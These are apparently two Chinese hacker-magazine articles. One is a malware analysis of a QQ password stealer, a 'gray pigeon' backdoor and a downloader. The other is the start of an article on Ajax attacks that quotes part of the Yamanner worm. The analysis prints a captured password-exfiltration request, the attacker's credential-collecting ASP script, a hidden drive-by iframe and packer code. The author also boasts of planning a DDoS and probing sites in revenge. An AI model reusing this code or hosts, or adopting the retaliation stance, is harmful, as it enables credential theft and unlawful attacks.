


图1

分析

拿起国货瑞星扫扫，鸽子居然还免杀的，另外两个显示为Trojan.PSW.QQRobber和Trojan.DL.VB.cao，初步判断为QQ盗窃程序和VB写的下载者（DL=Downloader），如图2所示。

NTdHcP.exe	C:\Documents and Sett...	Trojan.PSW.QQRobber.ad
wdfmgr32.exe	C:\Documents and Sett...	Trojan.DL.VB.cao

图2

拿起卡巴一扫，全出来了，鸽子加了北斗壳，而那个下载者则是加了UPX壳，如图3所示。

木马程序 Backdoor.Win32.Hupigon.gen	文件：C:\Documents and Settings\Xiaoye\桌面\0.exe/NSPack/PEPatch
木马程序 Trojan-PSW.Win32.QQRob.gk	文件：C:\Documents and Settings\Xiaoye\桌面\ntdhcp.exe/PE_Patch.AvSpoof/AlexProt
木马程序 Backdoor.Win32.Hupigon.gen	文件：C:\Documents and Settings\Xiaoye\桌面\shost.exe/NSPack/PEPatch
木马程序 Trojan-Downloader.Win32.VB.ajo	文件：C:\Documents and Settings\Xiaoye\桌面\wdfmgr32.exe/UPX

图3

先分析盗QQ的软件吧。

1.QQ盗窃软件分析

功能：盗QQ，把瑞星防火墙直接删除，把瑞星服务关掉（最近病毒挺嚣张的，从原来的偷偷摸摸到现在光明正大的和杀毒软件叫板），同时破坏QQ键盘保护。

懒得脱壳，直接动态跟踪，打开WSockExpert，跟踪ntdhcp，然后打开QQ，输入QQ号码和密码（这时可以发现，密码框里的锁显示被Kill），QQ登录上了，查看WSockExpert拦截的信息，如图4所示。

把上图中的1，2两条数据包连在一起分析：

1	send	47 45 54 20 2F 61 73 70 2F 67 73...	GET /asp/gsm/ip.	218.5.78.250:20480
2	WSA...	48 54 54 50 2F 31 2E 31 20 32 3...	HTTP/1.1 200 OK	218.5.78.250:20480
3	send	50 4F 53 54 20 2F 6D 6D 2F 74 6...	POST /mm/tmdqq.a	58.215.74.226:20480
4	WSA...	48 54 54 50 2F 31 2E 31 20 31 3...	HTTP/1.1 100 Con	58.215.74.226:20480
5	WSA...	48 54 54 50 2F 31 2E 31 20 32 3...	HTTP/1.1 200 OK	58.215.74.226:20480

图4

```
GET /asp/gsm/ip.asp HTTP/1.1
User-Agent: MyApp
Host: www.cidu.net
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Mon, 07 Aug 2006 13:08:16 GMT
Content-Length: 197
Content-Type: text/html
Expires: Mon, 07 Aug 2006 13:08:15 GMT
Set-Cookie: ASPSESSIONIDSSCSDRCA=EDJMEIF
DHADDOPLLLDFIFLMG; path=/
Cache-control: private
document.write("<a href=http://www.cidu.net/asp/gsm
title=' 如果地理位置查询结果有错误，请点这里告诉我们！'
target=_blank>IP:<b>222.185.41.65</b>,来自:<b><font title=''>
江苏省电信</font></b></a>");
```

程序连接到www.cidu.net，获取被盗用户的地理位置（真不知道有什么用，盗个QQ管你是哪里的，不过我想，如果把这里的连接改成网马的地址的话……）。继续，下面才是主题：

```
POST /mm/tmdqq.asp HTTP/1.1
Accept: Accept: */*, /mm/tmdqq.asp, www.aiin.com.
cn
Content-Type: application/x-www-form-urlencoded
User-Agent: MyApp
Host: www.aiin.com.cn
Content-Length: 33
Cache-Control: no-cache
num=119429094&pass=88541758814669
（注：我的测试QQ）
HTTP/1.1 100 Continue
Server: Microsoft-IIS/5.0
Date: Mon, 07 Aug 2006 13:10:52 GMT
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Mon, 07 Aug 2006 13:10:52 GMT
Content-Length: 8
Content-Type: text/html
Set-Cookie: ASPSESSIONIDACSAQDQD=NIIA
LPEDBOABFCAJNBPNCOMD; path=/
Cache-control: private
Send OK!
```

从这里可以知道密码发送到www.aiin.com.cn/mm/tmdqq.asp里，于是打开 www.aiin.com.cn/mm/tmdqq.asp，汗，提示"SEND OK"。

这下有点寒了，忙Baidu了一下tmdqq.asp，原来是阿拉QQ大盗，下载了一个，打开里面的tmdqq.asp文件：

```
<%
num=request("num")
pass=request("pass")
set fs=server.CreateObject("Scripting.FileSystemObject")
set file=fs.OpenTextFile(server.MapPath("qq.txt"), 8, True)
file.writeline num+"----"+"="+pass
file.close
set file=nothing
set fs=nothing
response.write "Send OK!"
%>
```

很明显，QQ密码储存在qq.txt里，用IE直接打开，发现了上面有好几个被盗窃的QQ，如图5所示。




图5

到此，ntdhcp分析完毕！

2.分析免杀鸽子

现在开始分析那只免杀的鸽子。直接用OD载入，如图6 所示。




图6

典型的北斗乌龟壳，懒得脱，带壳分析好了，再用ESP定律，下硬件断点"hr 0012ffc0 F9"，然后F7走一步，删除模块分析：

```
004C2009  60          pushad
004C200A  50          push eax
004C200B  51          push ecx
004C200C  51          push ecx
004C200D  52          push edx
004C200E  51          push ecx
004C200F  53          push ebx
004C2010  52          push edx
004C2011  5B          pop ebx
004C2012  5B          pop ebx
004C2013  5A          pop edx
004C2014  5B          pop ebx
004C2015  58          pop eax
004C2016  58          pop eax
004C2017  58          pop eax
004C2018  61          popad
004C2019  E8 E2FFFFFF call shost.004C2000
```

004C2019处的CALL F7进去就跑到了004A29E6里，搜索命令"mov eax,0A"，跑到了如下代码处：

```
0049D3AE  B8 0A000000  mov eax, 0A
0049D3B3  E8 A90D0000  call shost.0049E161
0049D3B8  84C0         test al, al
0049D3BA  0F84 4C040000  je shost.0049D80C
0049D3C0  B2 01        mov dl, 1
0049D3C2  A1 85424100  mov eax, dword ptr ds:[414285]
0049D3C7  E8 4D73F6FF  call shost.00404719
```

F2下断，继续F9跑，然后全部F8，跑到如下图7所示的代码处。




图7

小提示：黑防的专版鸽子采用的是这样的方法，要是VIP版的鸽子，上线信息要跟进0049D3C7里。

密码也出来了，不过是MD5加密的，如图8所示。




图8

在0049D450处出现了安装文件的位置 ASCII "C:\WINDOWS\shost.exe"，上线端口是8000。如图9所示的是作者设置的服务名。




图9

好了，不跟了。直接打开"http://www.aiin.com.cn/huigeziip.txt"，内容是"http://211.91.233.117:8000/wwwroot/"，嗯，鸽子的主人出来了，原来是湖南省衡阳市联通的。然后，杀完毒问朋友要了点服务器，我DDoS他！呵呵（脚本小子：不是好yin啊！），谁让他霸占http://www.aiin.com.cn——一个可怜的幼儿园网站！

3.分析下载者

下载者是VB写的，我脱了壳找他的资源，翻了半天没找出来。利用网上的下载者追踪器也没得到什么信息。转换下思路，如果从网站下载东西你首先必须先连接到网络才成，直接用瑞星防火墙断开网络，然后点了下载者，查看进程，用WsockExpert追踪，最终获取了信息：下载者从http://www.aiin.com.cn/下载0.exe和qq[].exe并运行。

追杀

本来文章到这里就完了，可是朋友说不能这么结束，非得报复下。于是进去那幼儿园瞅瞅，汗……全是HTML页面，试了下旁注，有41个站点，随便进了一个"http://www.ntzhiyuan.com/"，倒……感觉不对劲，查看源文件：

```
<iframe height=0 width=0 src="http://www.it-ie.com/z3"></iframe>
<HTML><HEAD>
<TITLE>南通志远塑料化工有限公司</TITLE>
<META http-equiv=Content-Type content="text/html; charset=gb2312">
<STYLE type=text/css>A:link {
    COLOR: #333333; TEXT-DECORATION: none
}
A:active {
    COLOR: #333333; TEXT-DECORATION: none
```

被挂马了，查看http://www.it-ie.com/z3的源文件，直接跳转到http://www.it-ie.com/z3/wm.htm，继续查看http://www.it-ie.com/z3/wm.htm，源文件就不贴出来了，是段加密的ms06014网马（网马打包放光盘里了）。网马下载的是这个文件：http://www.it-ie.com/z3/q.exe。我下载下来分析，Peid载入查询，发现"PENightMare 2 Beta -> FreddyK。"汗！强壳，硬着头皮上，OD载入，吓死我了，原来是段花指令，不过居然能过卡巴，有必要拿出来共享下：

```
00416000 q> 60              pushad
00416001    E9 10000000     jmp q.00416016
00416006    EF              out dx, eax
00416007    40              inc eax
00416008    03A7 078F071C   add esp, dword ptr ds:[edi+1C078F07]
0041600E    37              aaa
0041600F    5D              pop ebp
00416010    43              inc ebx
00416011    A7              cmps dword ptr ds:[esi], dword ptr es:[ed>
00416012    04 B9           add al, 0B9
00416014    2C 3A           sub al, 3A
00416016    68 B3504100     push q.004150B3
0041601B    C3              retn
```

脱壳后，卡巴报是下载者，Windows里也多了个灰鸽子的服务端。


分析发现，这鸽子插入IE，在冰刃里居然不显示为红色，有实力！同时用北斗加壳，还加了段老长的花指令，卡巴扫了N久。我用了两次ESP定律，跑过花指令和壳，最后发现是VIP 20050101版本的鸽子，再查地址

```
http://bbs.it-ie.com/b/ip.jpg
http://203.80.147.15/wwwroot/
辽宁省鞍山市铁通出口
```

貌似不是第一次的那个人，这个服务器也够倒霉的，到处被挂马，再这样分析下去到明天也没完，算了，就到这了。顺手把那鸽子扔到病毒举报中心去——瑞星竟然赏了我个正版序列号！HOHO！

适合读者：入侵爱好者

前置知识：Javascript知识、Ajax技术



2007年网络攻击新潮——Ajax Hacking

文/图 梦之光芒(Monyer)

2005年初，随着Web 2.0这个字眼在中国的各大网络媒体上如潮水般的涌现，Ajax技术（Ajax，即"Asynchronous JavaScript And XML"的缩写，可翻译为异步JavaScript及XML技术，其核心是一个寄宿在浏览器中名为XMLHTTPRequest的类）也立即成为了大家学习研究及讨论的焦点。当然凡事有利亦有弊，黑客们很快就找到了Ajax的可攻击弱点——SQL资料隐码（SQL injections）、跨站脚本（cross-site scripting）和服务拒绝攻击（Denial of Service）等。只是当时Web 2.0技术尚没有像如今一样流行，而且没有比较正规化的平台发展起来，所以并没有大量的攻击出现。

真正的大型Ajax攻击在今年的2006年6月12日首次出现在Yahoo！的Email服务上，而且甚至引起Symantec的高度警觉，在其官方网站上你可以看到如下信息，如图1所示

```
Discovered: June 12, 2006
Updated: June 20, 2006 10:46:40 AM ZW3
Also Known As: JS/Yamanner@MM [McAfee], JS_YAMANER.A [Trend Micro], Yamanner.A [F-Secure], JS/Yamann-A [Sophos]
Type: Worm
Infection Length: 6,377 bytes
Systems Affected: Windows 2000, Windows 95, Windows 98, Windows Me, Windows NT, Windows Server 2003, Windows XP
JS.Yamanner@m is a worm that is written in JavaScript. It exploits a vulnerability in the Yahoo! Mail service to send a copy of itself to other Yahoo! Mail contacts.
```




图1

你可以看到该攻击程序为一大小为6.377kb的javascript蠕虫程序，并在20日进行了变种。因为是Javascript代码，所以可以通吃所有版本的Windows操作系统。Symantec对其的官方解释为：Yamanner是一个用Javascript编写的蠕虫，它利用Yahoo! Mail服务的一个弱点以用户的联系人列表向外发出自己的拷贝。事实上这个蠕虫甚至不需要你打开附件，只要一浏览邮件立即会使其蔓延。我很幸运地对当时原始的病毒代码进行了收集，有兴趣的可以到光盘中查看，如今在网上几乎找不到了。从其中的一段功能代码，可以看出Javascript究竟是怎么被写入的，写入后文件又是通过什么方式调用的：

```
<img src='http://us.i1.yimg.com/us.yimg.com/i/us/nt/ma/ma_mail_1.gif'
target=""onload="var http_request = false; var Email = ''; var
//— — Javascript以onload形式被写入调用图片的代码中
IDList = ''; var CRumb = ''; function makeRequest(url, Func, Method,
Param)
{
//— — 执行标准的Ajax语句：XMLHttpRequest，并对览器是否为IE进行判断
if (window.XMLHttpRequest)
{ http_request =
new XMLHttpRequest(); } else if (window.ActiveXObject)
{
http_request=new ActiveXObject('Microsoft.XMLHTTP'); }
http_request.target=""onreadystatechange = Func;
http_request.open(Method, url, true); if( Method == 'GET')
http_request.send(null); else http_request.send(Param);
}
window.open('http://www.lastdata.com'); ServerUrl = url0;USIndex =
ServerUrl.indexOf('us.',0);MailIndex = ServerUrl.indexOf('.mail' ,0);CutLen =
MailIndex - USIndex - 3;var Server = ServerUrl.substr(USIndex + 3, CutLen);
function GetIDs(HtmlContent)
{
IDList = ''; StartString = '    <td>'; EndString = '</td>';
```

